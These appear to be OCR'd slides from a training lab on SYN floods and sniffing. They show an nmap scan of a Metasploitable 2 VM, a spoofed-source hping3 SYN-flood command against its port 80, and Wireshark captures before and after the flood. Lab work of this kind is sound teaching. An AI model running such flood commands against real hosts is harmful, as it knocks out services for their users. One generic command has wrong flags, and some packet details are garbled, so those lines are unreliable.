
DOS-DDOS

Difference Between DoS vs DDoS



SYN-FLOOD

SYN Flood: Sends a huge number of TCP SYNs and never completes the 3-way handshake, exhausting the server's connection table and causing DoS.



SYN-FLOOD

Nmap & Hping3: these tools can be used to simulate Syn-flood Attack, it not effective as it use to in early days but can be good example for understand the concept




NMAP



Sniffing

Packet sniffing is the practice of silently capturing and inspecting network packets as they travel across a network, often using tools like Wireshark, to read or analyze the data they carry.

Benefits of Packet Sniffing



Sniffing

Wireshark is a free, open-source network protocol analyzer that captures and displays network packets in detail, helping you troubleshoot traffic, analyze protocols, and investigate security issues at the packet level



SYN-FLOOD (LAB-VIEW)

1 **NMAP:** we will use Nmap that will scan the target and see open ports, and we will start launching

2 **Hping3:** we will use hping3 to launch SYN-FLOOD attack in the target site to denial the access to it.

3 **Wireshark:** we will use wireshark to analysis all the network traffic to see TCP SYN-FLOOD

4 **Metasploitable 2:** we will use Metasploitable Machine as target we will test the attack on it.



NMAP



NMAP

```
(black@black)-[~]
$ nmap -sS -p- 192.168.1.107
Starting Nmap 7.95 ( https://nmap.org ) at 2025-12-20 18:09 EST
Nmap scan report for 192.168.1.107
Host is up (0.0010s latency).
Not shown: 65505 closed tcp ports (reset)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
512/tcp   open  exec
513/tcp   open  login
514/tcp   open  shell
1099/tcp  open  rmiregistry
1524/tcp  open  ingreslock
2049/tcp  open  nfs
2121/tcp  open  ccproxy-ftp
3306/tcp  open  mysql
3632/tcp  open  distccd
```

Warning: Never expose this VM to an untrusted network!

Contact: [msfdev\[at\]metasploit.com](mailto:msfdev[at]metasploit.com)

Login with msfadmin/msfadmin to get started

- [TWiki](#)
- [phpMyAdmin](#)
- [Mutillidae](#)
- [DVWA](#)
- [WebDAV](#)

Sudo nmap -sS -p- <target_ip>

Wireshark

The image shows the process of installing and configuring Wireshark. It includes a terminal window, the Wireshark main interface, and the 'Capture Options' dialog box. Green numbers 1 through 4 and an orange arrow highlight key steps: 1. Running the command 'sudo wireshark' in the terminal. 2. Selecting the 'eth0' interface in the 'Open' dialog. 3. Clicking the 'Capture' button in the 'Open' dialog. 4. Clicking the 'Start' button in the 'Capture Options' dialog.

Terminal Window:

```
(black@black)~$ sudo wireshark
[sudo] password for black:

```

Wireshark Main Interface:

Welcome to Wireshark

Open

/home/black/Desktop/ARP_SPOOFING

Capture

...using this filter: Enter a capture filter

eth0

any

Loopback: lo

bluetooth-monitor

nflog

nfqueue

Learn

User's Guide · Wiki · Community

You are running Wireshark 4.4.4

Ready to load or capture

Wireshark · Capture Options

Input Output Options

Interface	Traffic	Link-layer Header	Promiscuous	Snapper
eth0	---	Ethernet	✓	default
any	---	Linux cooked v1	✓	default
Loopback: lo	---	Ethernet	✓	default
bluetooth-monitor	---	Bluetooth Linux Monitor	✓	default
nflog	---	Linux netfilter log messages	✓	default
nfqueue	---	Raw IPv4	✓	default
dbus-system	---	D-Bus	✓	default
dbus-session	---	D-Bus	✓	default
Cisco remote capture: ciscodump	---	Remote capture dependent DLT	---	default
DisplayPort AUX channel monitor capture: dpauxmon	---	DisplayPort AUX channel monitor	---	default
Random packet generator: randpkt	---	Generator dependent DLT	---	default
systemd Journal Export: sdjournal	---	USER0	---	default

☒ Enable promiscuous mode on all interfaces ☐ Enable monitor mode on all 802.11 interfaces

Manage Interfaces...

Capture filter for selected interfaces: Enter a capture filter ...

Compile BPFs

? Help

Start Close

Wireshark (Before)

The image shows a terminal window on the left and the Wireshark network protocol analyzer on the right. The terminal displays the execution of `sudo wireshark` and the password prompt. The Wireshark window shows a live capture on the `eth0` interface. The packet list pane displays a table of captured packets, with the first packet (No. 1014) selected. The packet details pane shows the structure of the selected packet, including Ethernet II, Internet Protocol Version 4, and User Datagram Protocol. The packet bytes pane shows the raw data of the selected packet.

Terminal output:

```
(black@black)-[~]  
$ sudo wireshark  
[sudo] password for black:  
** (wireshark:5523) 19:42:53.28  
** (wireshark:5523) 19:42:53.34  
** (wireshark:5523) 19:42:53.34
```

Wireshark interface details:

- Interface: eth0 (Capturing from eth0)
- Filter: Apply a display filter ... <Ctrl-/>
- Packet List:

No.	Time	Source	Destination	Protocol	Length	Info
1014	9.001023164	91.108.9.114	192.168.1.104	UDP	614	32001 → 57683 Len=572
1015	9.014697306	91.108.9.114	192.168.1.104	UDP	86	32001 → 57683 Len=44
1016	9.017769464	192.168.1.104	91.108.9.114	UDP	400	57683 → 32001 Len=358
1017	9.018401913	91.108.9.114	192.168.1.104	UDP	328	32001 → 57683 Len=286
1018	9.109966794	91.108.9.114	192.168.1.104	UDP	596	32001 → 57683 Len=554
1019	9.126421378	91.108.9.114	192.168.1.104	UDP	86	32001 → 57683 Len=44
1020	9.136728842	192.168.1.104	91.108.9.114	UDP	403	57683 → 32001 Len=361
1021	9.141814913	91.108.9.114	192.168.1.104	UDP	330	32001 → 57683 Len=288

Packet Details (Frame 1):


- Frame 1: 595 bytes on wire (4760 bits), 595 bytes captured (4760 bits) on eth0
- Ethernet II, Src: TpLinkTechno_18:a3:50 (90:9a:4a:18:a3:50), Dst: 91.108.9.114 (08:00:27:1c:1a:1a)
- Internet Protocol Version 4, Src: 91.108.9.114, Dst: 192.168.1.104
- User Datagram Protocol, Src Port: 32001, Dst Port: 57683
- Data (553 bytes)

Packet Bytes:

Offset	Hex	ASCII
0000	d0 39 57 31 90 af 90 9a 4a 18 a3 50 08 00 41	
0010	02 45 ea 21 40 00 28 11 3f 98 5b 6c 09 72 c0	
0020	01 68 7d 01 e1 53 02 31 74 03 90 6f 27 46 d0	
0030	cc e6 28 25 8b 17 be de 00 01 10 31 00 00 20	
0040	73 da d7 77 09 95 3f 87 74 e7 f0 67 99 df 50	
0050	2b c3 f0 63 d2 b7 5e f4 e6 f2 11 c3 3c 88 00	
0060	3c c4 1b 04 f2 4d ff 46 43 45 92 36 33 00 60	
0070	ec f0 88 ea ee 74 36 53 4f a9 ce 33 55 6d 90	
0080	33 e2 7f a1 44 13 e6 c1 cb 76 49 88 9c 9b 60	
0090	fc 8a 3e 94 25 ba 11 f4 91 ae c3 81 6a cc 00	
00a0	44 21 67 aa 2d 4a 34 33 1a dc 94 39 8a 19 40	
00b0	a4 f0 c5 6f 5c 63 9c 01 e9 00 a9 c7 7e bc 70	
00c0	d2 ad 5c f5 e7 d9 82 08 4e 29 ba 9a aa 4e 80	
00d0	15 9c b1 dc 67 53 bc 79 73 a3 b6 41 05 db e0	

Status: eth0: <live capture in progress> Packets: 1021 Profile: Default

Site View (Before)



Hping3

1

```
(black@black)-[~]  
$ sudo hping3 -S --flood --rand-source -p 80 192.168.1.107
```

2

```
(black@black)-[~]  
$ sudo hping3 -S --flood --rand-source -p 80 192.168.1.107  
[sudo] password for black:  
HPING 192.168.1.107 (eth0 192.168.1.107): S set, 40 headers + 0 data bytes  
hping in flood mode, no replies will be shown
```

```
Sudo hping3 -s --flood --random-source -p 80 <target_ip>
```

Wireshark (After)

Apply a display filter ... <Ctrl-/>

No.	Time	Source	Destination	Protocol	Length	Info
991844	1022.6644155...	24.17.31.88	192.168.1.107	TCP	54	35649 → 80 [SYN] Seq=0 Win=512 Len=0
991845	1022.6644487...	25.247.62.90	192.168.1.107	TCP	54	35650 → 80 [SYN] Seq=0 Win=512 Len=0
991846	1022.6644752...	146.2.60.203	192.168.1.107	TCP	54	35651 → 80 [SYN] Seq=0 Win=512 Len=0
991847	1022.6645003...	92.59.80.60	192.168.1.107	TCP	54	35652 → 80 [SYN] Seq=0 Win=512 Len=0
991848	1022.6645249...	114.66.218.229	192.168.1.107	TCP	54	35653 → 80 [SYN] Seq=0 Win=512 Len=0
991849	1022.6645501...	29.171.0.176	192.168.1.107	TCP	54	35654 → 80 [SYN] Seq=0 Win=512 Len=0
991850	1022.6645752...	19.73.62.162	192.168.1.107	TCP	54	35655 → 80 [SYN] Seq=0 Win=512 Len=0
991851	1022.6646011...	36.33.101.217	192.168.1.107	TCP	54	35656 → 80 [SYN] Seq=0 Win=512 Len=0
991852	1022.6646896...	1.7.109.238	192.168.1.107	TCP	54	35657 → 80 [SYN] Seq=0 Win=512 Len=0
991853	1022.6647343...	64.139.202.0	192.168.1.107	TCP	54	35658 → 80 [SYN] Seq=0 Win=512 Len=0
991854	1022.6647627...	126.28.139.135	192.168.1.107	TCP	54	35659 → 80 [SYN] Seq=0 Win=512 Len=0
991855	1022.6647881...	10.223.238.4	192.168.1.107	TCP	54	35660 → 80 [SYN] Seq=0 Win=512 Len=0
991856	1022.6648151...	194.106.160.174	192.168.1.107	TCP	54	35661 → 80 [SYN] Seq=0 Win=512 Len=0
991857	1022.6648415...	99.186.33.185	192.168.1.107	TCP	54	35662 → 80 [SYN] Seq=0 Win=512 Len=0
991858	1022.6648666...	160.170.252.10	192.168.1.107	TCP	54	35663 → 80 [SYN] Seq=0 Win=512 Len=0
991859	1022.6648921...	154.146.17.56	192.168.1.107	TCP	54	35664 → 80 [SYN] Seq=0 Win=512 Len=0
991860	1022.6649157...	198.195.213.238	192.168.1.107	TCP	54	35665 → 80 [SYN] Seq=0 Win=512 Len=0
991861	1022.6649407...	218.188.165.232	192.168.1.107	TCP	54	35666 → 80 [SYN] Seq=0 Win=512 Len=0
991862	1022.6649655...	59.194.98.118	192.168.1.107	TCP	54	35667 → 80 [SYN] Seq=0 Win=512 Len=0
991863	1022.6649901...	9.193.31.72	192.168.1.107	TCP	54	35668 → 80 [SYN] Seq=0 Win=512 Len=0
991864	1022.6650148...	169.106.174.233	192.168.1.107	TCP	54	35669 → 80 [SYN] Seq=0 Win=512 Len=0
991865	1022.6650407...	19.28.21.122	192.168.1.107	TCP	54	35670 → 80 [SYN] Seq=0 Win=512 Len=0
991866	1022.6650654...	56.95.151.130	192.168.1.107	TCP	54	35671 → 80 [SYN] Seq=0 Win=512 Len=0

> Frame 1: 595 bytes on wire (4760 bits), 595 bytes captured (4760 bits) on interface
> Ethernet II, Src: TpLinkTechno_18:a3:50 (90:9a:4a:18:a3:50), Dst: LiteonTechno_31:90
> Internet Protocol Version 4, Src: 91.108.9.114, Dst: 192.168.1.104


0000	d0 39 57 31 90 af 90 9a 4a 18 a3 50 08 00 45 00	·9W1····J·P·E·
0010	02 45 ea 21 40 00 28 11 3f 98 5b 6c 09 72 c0 a8	·E·!@·(·?·[l·r··
0020	01 68 7d 01 e1 53 02 31 74 03 90 6f 27 46 d1 ed	·h}··S·1t··o'F··
0030	cc e6 28 25 8b 17 be de 00 01 10 31 00 00 22 5a	··(%······1··"Z

eth0: <live capture in progress>

Packets: 991866

Profile: Default

